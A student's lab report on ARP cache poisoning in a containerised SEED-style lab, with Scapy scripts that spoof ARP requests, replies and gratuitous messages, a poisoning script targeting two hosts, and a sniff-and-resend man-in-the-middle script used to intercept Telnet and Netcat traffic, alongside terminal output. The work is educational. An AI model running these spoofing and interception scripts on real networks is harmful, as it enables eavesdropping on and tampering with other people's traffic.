Amdadul Haq


Sezana Fahmida

CSC 5290

30 January 2025

ARP Cache Poisoning Attack

1. Prepared files and Directory



\

2. Below picture shows setup for Attacker, Host A and Host B with their IP addresses.

```
seed@VM: ~/.../volumes
seed@VM: ~/.../volumes   seed@VM: ~/.../volumes   seed@VM: ~/.../volumes   seed@VM: ~/.../volumes
[01/30/25]seed@VM:~/.../volumes$ dcup
WARNING: Found orphan containers (hostB-10.9.0.6, seed-attacker, hostA-10.9.0.5)
 for this project. If you removed or renamed this service in your compose file,
you can run this command with the --remove-orphans flag to clean it up.
Starting B-10.9.0.6   ... done
Starting M-10.9.0.105 ... done
Starting A-10.9.0.5   ... done
Attaching to B-10.9.0.6, A-10.9.0.5, M-10.9.0.105
A-10.9.0.5 |  * Starting internet superserver inetd                    [ OK ]
B-10.9.0.6 |  * Starting internet superserver inetd                    [ OK ]
```

```
seed@VM: ~/.../volumes
seed@VM: ~/.../volumes   seed@VM: ~/.../volumes   seed@VM: ~/.../volumes   seed@VM: ~/.../volumes
[01/30/25]seed@VM:~/.../volumes$ dockps
fed08b1040fe  B-10.9.0.6
b0ce034e8413  M-10.9.0.105
d0eb6f6d52d5  A-10.9.0.5
[01/30/25]seed@VM:~/.../volumes$
```

3. verifying Hosts Mac address by ping host A to B and deleting their cache.

```
seed@VM: ~/.../volumes
[01/30/25]seed@VM:~/.../volumes$ docksh A-10.9.0.5
root@d0eb6f6d52d5:/# arp -n
root@d0eb6f6d52d5:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.160 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.342 ms
64 bytes from 10.9.0.6: icmp_seq=3 ttl=64 time=0.182 ms
64 bytes from 10.9.0.6: icmp_seq=4 ttl=64 time=0.189 ms
64 bytes from 10.9.0.6: icmp_seq=5 ttl=64 time=0.167 ms
^Z
[1]+  Stopped                 ping 10.9.0.6
root@d0eb6f6d52d5:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
root@d0eb6f6d52d5:/# arp -d 10.9.0.6
root@d0eb6f6d52d5:/# apr -n
bash: apr: command not found
root@d0eb6f6d52d5:/# arp -n
root@d0eb6f6d52d5:/#
```

```
seed@VM: ~/.../volumes
[01/30/25]seed@VM:~/.../volumes$ docksh B-10.9.0.6
root@fed08b1040fe:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.5                 ether   02:42:0a:09:00:05   C                     eth0
root@fed08b1040fe:/# arp -d 10.9.0.5
root@fed08b1040fe:/# arp -n
root@fed08b1040fe:/#
```

Task 1. ARP Cache Poisoning

1. **Task A:** Using Arp request

2. Source Code

```
#!/usr/bin/env python3
from scapy.all import *

A = "10.9.0.5"
A_mac = "02:42:0a:09:00:05"
B = "10.9.0.6"

E_layer = Ether()
E_layer.dst = A_mac
A_layer = ARP()
A_layer.psrc = B
A_layer.pdst = A
A_layer.op = 1

pkt = E_layer / A_layer
sendp(pkt)
```

```
root@b0ce034e8413:/volumes# ls
arp_gratuitous.py  arp_poisoning.py  arp_reply.py  arp_request.py  mitm_attack.py
root@b0ce034e8413:/volumes# chmod +x arp_reply.py
root@b0ce034e8413:/volumes# python3 arp_reply.py
.
Sent 1 packets.
root@b0ce034e8413:/volumes#
```

3. Running file in Attacker environment

```
root@b0ce034e8413:/volumes# python3 arp_request.py
.
Sent 1 packets.
root@b0ce034e8413:/volumes#
```

4. Sent a fake ARP message to change the MAC address in Host A's ARP table.

```
root@d0eb6f6d52d5:/# arp
Address                  HWtype  HWaddress           Flags Mask
    Iface
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69   C
    eth0
root@d0eb6f6d52d5:/# arp -n
Address                  HWtype  HWaddress           Flags Mask
    Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C
    eth0
root@d0eb6f6d52d5:/#
```

1. **Task B : Using ARP Replay**

2. Source Codde

arp_reply.py
~/Downloads/Labsetup/volumes

arp_gratuitous.py | arp_poisoning.py | arp_reply.py | arp_request.py | mitm_attack.py

```python

#!/usr/bin/env python3
from scapy.all import *

A = "10.9.0.5"
A_mac = "02:42:0a:09:00:05"
B = "10.9.0.6"

E_layer = Ether()
E_layer.dst = A_mac
A_layer = ARP()
A_layer.psrc = B
A_layer.pdst = A
A_layer.op = 2

pkt = E_layer / A_layer
pkt.show()

sendp(pkt)

```

```
root@b0ce034e8413:/volumes# ls
arp_gratuitous.py  arp_poisoning.py  arp_reply.py  arp_request.py  mitm_attack.py
root@b0ce034e8413:/volumes# chmod +x arp_reply.py
root@b0ce034e8413:/volumes# python3 arp_reply.py
.
Sent 1 packets.
root@b0ce034e8413:/volumes#
```

3. Sent a fake ARP reply to trick Host A into thinking the attacker's MAC address belongs to Host B.

```
root@b0ce034e8413:/volumes# ls
arp_gratuitous.py  arp_poisoning.py  arp_reply.py  arp_request.py  mitm_attack.py
root@b0ce034e8413:/volumes# chmod +x arp_reply.py
root@b0ce034e8413:/volumes# python3 arp_reply.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = is-at
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 00:00:00:00:00:00
     pdst      = 10.9.0.5

.
Sent 1 packets.
root@b0ce034e8413:/volumes#
```

4. **Task C:** Using ARP Gratuitous Message

1. Source Code for ARP Gratuitous Message

```python
#!/usr/bin/env python3
from scapy.all import *

B = "10.9.0.6"
Fake_MAC = "12:34:56:78:9A:BC"

E_layer = Ether()
E_layer.dst = "ff:ff:ff:ff:ff:ff"

A_layer = ARP()
A_layer.op = 2
A_layer.hwdst = "ff:ff:ff:ff:ff:ff"
A_layer.hwsrc = Fake_MAC
A_layer.psrc = B
A_layer.pdst = B

pkt = E_layer / A_layer

pkt.show()
sendp(pkt, verbose=True)
```


2. Ran the script to send a fake ARP message and update Host A's ARP table with the attacker's MAC address.

```
root@b0ce034e8413:/volumes# ls
arp_gratuitous.py  arp_poisoning.py  arp_reply.py  arp_request.py  mitm_attack.py
root@b0ce034e8413:/volumes# chmod +x arp_poisoning.py
root@b0ce034e8413:/volumes# python3 arp_poisoning.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 00:00:00:00:00:00
     pdst      = 10.9.0.5

###[ Ethernet ]###
  dst       = 02:42:0a:09:00:06
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.5
     hwdst     = 00:00:00:00:00:00
     pdst      = 10.9.0.6

.
Sent 1 packets.
.
Sent 1 packets.
root@b0ce034e8413:/volumes#
```

3. A ping host A to B

```
root@d0eb6f6d52d5:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=63 time=0.412 ms
From 10.9.0.105 icmp_seq=2 Redirect Host(New nexthop: 6.0.9.10)
64 bytes from 10.9.0.6: icmp_seq=2 ttl=63 time=0.144 ms
From 10.9.0.105 icmp_seq=3 Redirect Host(New nexthop: 6.0.9.10)
64 bytes from 10.9.0.6: icmp_seq=3 ttl=63 time=0.293 ms
From 10.9.0.105 icmp_seq=4 Redirect Host(New nexthop: 6.0.9.10)
64 bytes from 10.9.0.6: icmp_seq=4 ttl=63 time=0.150 ms
From 10.9.0.105 icmp_seq=5 Redirect Host(New nexthop: 6.0.9.10)
64 bytes from 10.9.0.6: icmp_seq=5 ttl=63 time=0.135 ms
From 10.9.0.105 icmp_seq=6 Redirect Host(New nexthop: 6.0.9.10)
64 bytes from 10.9.0.6: icmp_seq=6 ttl=63 time=0.308 ms
^Z
[4]+  Stopped                 ping 10.9.0.6
root@d0eb6f6d52d5:/#
```

4. Wireshark report




4. Finally Arp poisoning

arp_poisoning.py
~/Downloads/Labsetup/volumes

arp_gratuitous.py | arp_poisoning.py | arp_reply.py | arp_request.py | mitm_attack.py


```python
#!/usr/bin/env python3
from scapy.all import *

def get_arp_spoof_pkt(victim_ip, victim_mac, spoof_ip):
    E_layer = Ether()
    E_layer.dst = victim_mac
    A_layer = ARP()
    A_layer.psrc = spoof_ip
    A_layer.pdst = victim_ip
    A_layer.op = "who-has"
    return E_layer / A_layer

A = "10.9.0.5"
A_mac = "02:42:0a:09:00:05"
B = "10.9.0.6"
B_mac = "02:42:0a:09:00:06"

pkt_a = get_arp_spoof_pkt(A, A_mac, B)
pkt_b = get_arp_spoof_pkt(B, B_mac, A)
pkt_a.show()
pkt_b.show()
sendp(pkt_a)
sendp(pkt_b)
```

5. Verified that Host A's ARP table now had the attacker's MAC address instead of Host B's.




```
root@b0ce034e8413:/volumes# ls
arp_gratuitous.py  arp_poisoning.py  arp_reply.py  arp_request.py  mitm_attack.py
root@b0ce034e8413:/volumes# chmod +x arp_poisoning.py
root@b0ce034e8413:/volumes# python3 arp_poisoning.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 00:00:00:00:00:00
     pdst      = 10.9.0.5

###[ Ethernet ]###
  dst       = 02:42:0a:09:00:06
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.5
     hwdst     = 00:00:00:00:00:00
     pdst      = 10.9.0.6

.
Sent 1 packets.
.
Sent 1 packets.
root@b0ce034e8413:/volumes#
```

6. . Below wireshark analysis shows any package that going A or B it redirects to the Attacker



Task 2: MITM Attack on Telnet using ARP Cache Poisoning

1. Source Code




2. Ran the attack to intercept Telnet messages between Host A and Host B.


```
root@b0ce034e8413:/volumes# sysctl -w net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@b0ce034e8413:/volumes# python3 mitm_attack.py
```

```
root@d0eb6f6d52d5:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.126 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.202 ms
64 bytes from 10.9.0.6: icmp_seq=3 ttl=64 time=0.447 ms
64 bytes from 10.9.0.6: icmp_seq=4 ttl=64 time=0.177 ms
64 bytes from 10.9.0.6: icmp_seq=5 ttl=64 time=0.096 ms
64 bytes from 10.9.0.6: icmp_seq=6 ttl=64 time=0.091 ms
^Z
[5]+  Stopped                 ping 10.9.0.6
root@d0eb6f6d52d5:/#
```

3. Verified Broadcast APR via wireshark



```
root@d0eb6f6d52d5:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
fed08b1040fe login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-131-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Jan 30 19:18:08 UTC 2025 from A-10.9.0.5.net-10.9.0.0 on pts/2
```



Task 3: MITM Attack on Netcat using ARP Cache Poisoning

1. Source Code

```
    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
        # Create a new packet based on the captured one.
        # 1) We need to delete the checksum in the IP & TCP headers,
        # because our modification will make them invalid.
        # Scapy will recalculate them if these fields are missing.
        # 2) We also delete the original TCP payload.
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)

        ################################################################
        # Construct the new payload based on the old payload.
        # Students need to implement this part.
        if pkt[TCP].payload:
            data = pkt[TCP].payload.load  # The original payload data
            newdata = data  # No change is made in this sample code
            send(newpkt / newdata)
        else:
            send(newpkt)
        ###############################################################

    elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
        # Create new packet based on the captured one
        # Do not make any change
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        send(newpkt)

# Sniff packets and apply the spoofing logic
pkt = sniff(filter="tcp", prn=spoof_pkt)
```

2. Ran the attack to capture messages sent through Netcat.

```
root@b0ce034e8413:/volumes# ls
arp_gratuitous.py  arp_poisoning.py  arp_reply.py  arp_request.py  mitm_attack.py  mitm_attack_netcat.py
root@b0ce034e8413:/volumes# chmod +x mitm_attack_netcat.py
root@b0ce034e8413:/volumes# python3 mitm_attack_netcat.py
```

3. Verified that the attacker could read and control Netcat communication.

```
root@fed08b1040fe:/# nc -lp 9090
hello
whats good
It's working!!!!!!!!!
```

```
